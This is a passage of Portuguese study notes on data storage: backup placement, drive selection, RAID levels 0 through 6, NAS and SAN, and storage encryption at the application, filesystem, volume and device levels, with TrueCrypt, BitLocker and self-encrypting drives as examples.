- Pode permitir recuperar ficheiros individuais (ou não)

- **Dos Blocos**

- Cópia dos blocos do suporte de armazenamento
- Agnóstico do sistema de ficheiros e sistema operativo
- Pode ser realizado pela infraestrutura de armazenamento
  - Transparente e sem impacto

## **Local da Cópia**

Quando realizamos um Backup, este pode ser colocado:

- **No mesmo Volume ou Sistema**

- Permite aos utilizadores rapidamente recuperarem informação
- Protege contra alterações/remoções indevidas de ficheiros
- **Não protege contra avarias do armazenamento**
- Ex. OS X TimeMachine

- **Num sistema localizado na mesma infraestrutura**

- Também de acesso rápido
- Protege contra falhas isoladas do armazenamento

- Não protege contra eventos com maior âmbito (como inundações, incêndios ou roubos)
- Ex. Maioria dos sistemas de armazenamento, Backuppc, Apple TimeCapsule

- **Num local Remoto (Off-Site)**

- Realizados para um sistema a uma grande distância
  - Serviço disponível via rede dedicada ou Internet
  - Ex. Para Amazon S3, ou para servidores num DC alternativo ou alugado
  - Cifras são recomendadas obrigatórias no caso de serviços externos
- Permitem recuperar informação em caso de evento com grandes danos
  - Incêndio, roubo, inundações, terrorismo, terremoto
- Recuperação de informação muito mais lenta
  - Necessário ir buscar fisicamente a informação ou transferir a informação via Internet

### **III. Seleção do Equipamento**

No que toca à seleção do equipamento de armazenamento devemos considerar duas gamas diferentes – **Enterprise** e **Desktop**


Estas gamas diferem em termos de

- Qualidade da construção e mecanismos de recuperação
- MTBF – Mean Time Between Failures
  - Enterprise HDD: 1.2M hours a 45°C, 24/7, 100% use rate
  - Desktop HDD: 700K hours a 25°, 8/5, 10-20% use rate

O equipamento deve ser:

- **Ajustado ao caso de uso**
  - Write Intensive vs Read Intensive

- NAS vs Video vs Desktop vs Cold Storage vs Data Center
  - Diferenças ao nível do consumo, fiabilidade e desempenho
- **Ajustado ao nível de desempenho**
  - Tier 0
    - Desempenho muito alto e baixa capacidade
    - Ex. PCIe NVMe SSD
  - Tier 1
    - Desempenho, capacidade e disponibilidade altos
    - Ex. M2 SATA SSD
  - Tier 2
    - Desempenho baixo, alta capacidade
    - Ex. SATA HDD



Img 3.1 – Graficos de performance de Equipamentos e Ambientes Controlados

## IV. RAID – Redundant Array of Inexpensive Drives

É uma **solução de baixo custo e eficiente que garante a sobrevivencia da informação** – Os dados só se perdem se falharem mais do que X discos de RAID (onde X é um valor que depende do tipo de RAID)

Permite usar **hardware barato e falível e acelerar o desempenho** nas **leituras e escritas em discos**

Porém, o **RAID Não substitui o Backup**:

- Não tolera falhas catastróficas em mais do que X discos dos N do RAID
- Não tolera erros dos utentes ou do sistema

Por outro lado, o RAID pode aumentar a probabilidade de falha do sistema


### RAID 0 (striping)

#### Objetivos

- Acelerar o acesso à informação em disco

#### Aproximação

- Acesso a discos em paralelo
- Striping
  - A informação lógica de um volume é subdividida em fatias (stripes)
  - As fatias são intercaladas nos discos



#### Prós

- Aceleração dos acessos aos discos até N vezes

#### Contras

- Aumento da probabilidade de perda de informação
  - Se PF for a probabilidade de falha de um disco, a probabilidade de perder informação com um RAID 0 com N discos é  $1 - (1 - PF)^N$
- Aumento do número de dispositivos
  - Pelo menos para o dobro

Img 4.1 – RAID 0


# RAID 1 (mirroring)

## Objetivo

- Tolerar falha de discos

## Aproximação

- Duplicação da informação (mirroring)
  - Escrita sincronizada
  - Leitura com comparação ou de apenas um disco (mais rápido)



## Vantagens

- Diminuição da probabilidade de perda de informação
  - Considerando a prob. de falha de um disco PFD, a prob. de perda de dados com N discos é (PFD)-N
    - Ignorando falhas não isoladas (ex, pico de energia, temperatura excessiva)

## Desvantagens


- Desperdício da capacidade de armazenamento
  - Perdido pelo menos 50% da capacidade (2 discos, 66% em 3 discos, .. (N-1)/N )
- Aumento do número de dispositivos
  - Pelo menos para o dobro

Img 4.2 – RAID 1

# RAID 0+1

## Objetivos

- Benefícios do RAID 0 (desempenho)
- Benefícios do RAID 1 (resistência a falhas)



## Aproximação

- Um nível RAID 0
  - ... de volumes em RAID 1
- Ou seja: mirroring de volumes striped

## Contras

- Desperdício de capacidade de armazenamento
  - Pelo menos 50% da capacidade é perdida
- Aumento do número de dispositivos necessários

Img 4.3 – RAID 0 + 1


# RAID 4

## Objetivos

- Ter a proteção do RAID 1
- Ter um desempenho e um eficiência de espaço próximos do RAID 0

## Aproximação

- Armazenamento de dados em N-1 discos
- Armazenamento de paridade num disco
  - O desperdício de espaço é igual a à capacidade de cada disco
  - Os dados de quaisquer N-1 discos podem ser gerar um outro



## Problemas


- Necessita de 3 ou mais discos
- A atualização da paridade é complexa e demorada
  - Obliga a leituras antes das escritas
    - Ler bloco de dados antigo (e.g. C1)
    - Ler bloco de paridade antigo (Cp)
    - Comparar bloco de dados antigo com novo, alterar o bloco de paridade (Cp')
    - Escrever bloco de dados novo (C1')
    - Escrever bloco de paridade novo (Cp')
  - As escritas têm de ser seriadas por causa do acesso ao disco de paridade
- A recuperação é mais demorada do que com RAID 1

Img 4.4 – RAID 4

# RAID 5

## Objetivos

- Similar ao RAID 4 mas mais eficiente nas escritas




## Aproximação

- Blocos de paridade espalhados por todos os discos
- O desperdício de espaço é igual ao do RAID 4
- A concorrência nas escritas é melhorada

## Problemas

- Mais complexo do que RAID 4



Img 4.5 – RAID 5 + Probabilidade de Falha do Raid 5

# RAID 6

## Objetivos

- Melhorar fiabilidade do RAID 5

## Aproximação

- 2 Blocos de paridade espalhados por todos os discos
- O desperdício de espaço é maior do que o RAID 5
- A concorrência nas escritas é ligeiramente pior que o RAID 5


## Problemas

- Mais complexo do que RAID 5

## Vantagens

- Permite falha simultânea de 2 discos

Img 4.6 – RAID 6



# VI. NAS e SAN

## Network Attached Storage

- Sistema disponível por rede
- Frequentemente com vários discos em RAID
- Custo – Centenas a Milhares de euros

## Storage Area Network

- Conjunto de sistemas disponíveis por rede
- Pode implementar qualquer esquema de redundância
- Custo – Centenas de milhares ou milhões de euros

Estes dois sistemas de storage tem as vantagens de:

- Permitir centralizar políticas de armazenamento
- Fornecer interfaces normalizados independentes do armazenamento real
- Utilizados para armazenamento e cópias

# Confidencialidade do Armazenamento

---

## I. Problemas e Soluções

Os sistemas de armazenamento possuem bastantes problemas:

- **O Sistema de Ficheiros tradicional possui muitas proteções que são limitadas:**
  - **Proteções Físicas**
    - Sistema de ficheiros é confinado a um dispositivo
  - **Proteções Lógicas**
    - O controlo de acessos é aplicado pelo sistema operativo
    - Faz-se uso de ACLs e outros mecanismos de confinamento
- **Existe um número de situações onde esta proteção é irrelevante**
  - **No caso de acesso direto e físico aos dispositivos**
    - Acessos aos dispositivos anfitriões (portáteis, smartphones)
    - Dispositivos de armazenamento discretos, por vezes externos (CDs, DVDs, SSDs,...)
  - **Acesso através de mecanismos de controlo de acesso**
    - Acesso não ético pelos admins
    - Impersonificação de utentes
- **Prevalencia de armazenamento distribuido**
  - **Necessária confiança em vários admins** (por vezes anónimos)
  - **Autenticação é efetuada remotamente**
    - Por vezes não é claro o nível de segurança

- Existem integrações múltiplas e por vezes desconhecidas
- Modelos de interação complexos
- Diversos sujeitos
- **Informação é transmitida na rede**
  - Confidencialidade, Integridade, Privacidade


A solução a estes problemas é o uso de **Cifras de Informação** e consiste na **Cifra/Decifra do conteúdo dos ficheiros**.

Isto permite a disponibilização segura dos ficheiros sobre uma rede insegura, e o armazenamento em meios inseguros (p.ex geridos por entidades externas, ou em meios de armazenamento partilhados)

Claro que, as **Cifras de Informação**, também tem os seus problemas:

- **Acesso à Informação**
  - Utentes não podem perder as chaves
    - Perda das chaves = perda dos dados
    - Fazer copias da chave diminui a segurança
  - Cifra ilegitima ou abusiva da informação
    - Dados do empregador
- **A partilha de ficheiros implica a libertação dos ficheiros ou das chaves**
- **Possível interferência com tarefas comuns de administração**
  - Análise de conteudos, deduplicação, indexação...

A cifra de informação pode ser aplicada a vários níveis, que vamos nas próximas secções explorar



Img 1.1 – Níveis ao qual podemos aplicar Cifras de Informação

## II. Nível Aplicacional

**A informação é transformada por aplicações autónomas.**

Causa pouca ou nenhuma integração com outras aplicações.

Por norma é facil de detetar o que é e não é seguro

Apresenta **janelas de vulnerabilidade** – Os dados têm de ser extraídos para serem acedidos por outras aplicações

**Informação** pode ser **transformada** por **algoritmos/aplicações diferentes** adaptados ao sistema operativo ou segurança pretendida.

O problema disto é que **complica os processos de recuperação** de informação

É dificil partilhar ficheiros internos ao pacote cifrado, podendo isto implicar extrair e tornar a cifrar.



Alguns exemplos incluem PGP, AxCrypt, **TrueCrypt**, RAR, ZIP, 7zip, LZMA,...

- **Cria um ficheiro no FS que contém vários volumes**

- Semelhante a uma imagem de um virtualizador
- Cifras fortes, em cascata (e.g. AES+Twofish)
- AES-CBC, depois AES-LRW, depois AES-XTS
- Chaves criadas com PBKDF2, SHA-512 e 2000 rounds

- **Suporta Negação Plausível**

- FSs internos não possuem cabeçalhos óbvios
- Um ficheiro pode ter um ou mais volumes
  - ▶ Não é óbvio determinar quantos volumes existem



Img 2.1 – TrueCrypt

### III. Nivel do Sistema de Ficheiros

A informação é transformada entre a memória e a escrita no volume. Pode ser feita na transição:

- **Dispositivo físico -> Cache em Memoria**
  - Sem proteção no caso dos servidores (servidor decifrou informação quando lhe acedeu)
  - Mecanismo é mais complexo de implementar em ambientes distribuídos
    - Coordenação com ACLs
    - Partilha de chaves pelo OS
- **Cache -> Memória das aplicações**
  - No caso dos servidores (é o cliente que decifra)
  - Pode ter lugar fora do ambiente de armazenamento (aplicação, cliente)

Exemplos incluem:

- CFS – Cryptographic FileSystem
- EFS – Encrypted FileSystem
- NTFS – NT FileSystem

### IV. Nivel dos Volumes

Transforma a informação ao nível do controlador.

Transparente para aplicações e quase transparente para o OS (requer a existencia de um controlador)

Granularidade do acesso ao nível de um volume inteiro

**Políticas** de **cifra** são definidas ao **nível da aplicação ou controlador**.

- Agnóstico do sistema de ficheiros

- Proteção integral de dados, metadados, ACLs
- **Não permite diferenciação entre diferentes utilizadores**
  - Uma das chaves desbloqueia volume

**Não resolve questões com sistemas distribuídos mas sim com dispositivos móveis**


- Distribuídos – Volume está acessível ou não para o mundo
- Móveis – Protege contra roubo ou perda de equipamento

Exemplos incluem PGPDisk, LUKS, **BitLocker**, FileVault

## BitLocker (Windows)

- **Cifra um volume inteiro**

- Utiliza um pequeno volume para iniciar processo de decifra
- Chave de cifra composta (FVEK):  $K_{AES}$  e  $K_{Diffuser}$




- **Armazenamento da Chave**

- FVEK cifrada com Volume Master Key (VMK), cifrada com Key Protector Key
- Key Protector Key cifrada com senha ou segredo no TPM (recentemente retirado)

- **Processo de Cifra**

- AES-CBC 128 ou 256, aplicado a cada sector, sem MAC e sem feedback
- IV =  $E(K_{AES}, e(s))$ , onde  $e$  mapeia o número do sector para um valor de 16bits
- Sector Key =  $E(K_{AES}, e(s)) \mid E(K_{AES}, e'(s))$ 
  - $e'$  é igual a  $e$  mas terminado em 128
- Elephant Diffuser: Difusor de bits controlado por  $K_{Diffuser}$  (entretanto removido)



Img 4.1 –  
BitLocker

Cipher Block Chaining (CBC) mode decryption

## V. Nível do Dispositivo

**Dispositivo (disco, ssd, drive, ...) aplica política de segurança internamente**

No BOOT o dispositivo tem de ser desbloqueado (fornecendo as credenciais corretas).

As cifras são implementadas em hardware/firmware

### **Vantagens:**

- Não tem perda de performance
- Pode não ser trivial a extração de informação ou chaves
- Possivel coordenar o processo com aplicações

### **Desvantagens:**

- Quando o dispositivo é desbloqueado, dados ficam completamente acessíveis
- Segurança é limitada aos algoritmos presentes
- É possivel a presença de erros ou backdoors, que são dificeis de detetar e corrigir

Os dispositivos possuem 2 áreas:

- **Shadow Disk**
  - Read only, ~100mB
  - Possui software para desbloqueio
  - É acessivel
- **Real Disk**
  - Read e Write
  - Contem dados
  - É protegido

Temos ainda 2 chaves:

- **KEK – Key Encryption Key** (Authentication Key)
  - Fornecida ao utente
  - Síntese armazenada no Shadow Disk
- **MEK (ou DEK) – Media (Data) Encryption Key**
  - Cifrada com o KEK

O Boot process é então o seguinte:

1. Bios vê o Shadow Disk e utiliza-o para iniciar o sistema
2. Aplicação pede senha ao utilizador, decifra KEK e verifica o valor de Hash(KEK)
3. Em sucesso, decifra-se o MEK para a memória e a geometria é atualizada



C'est Finit ;)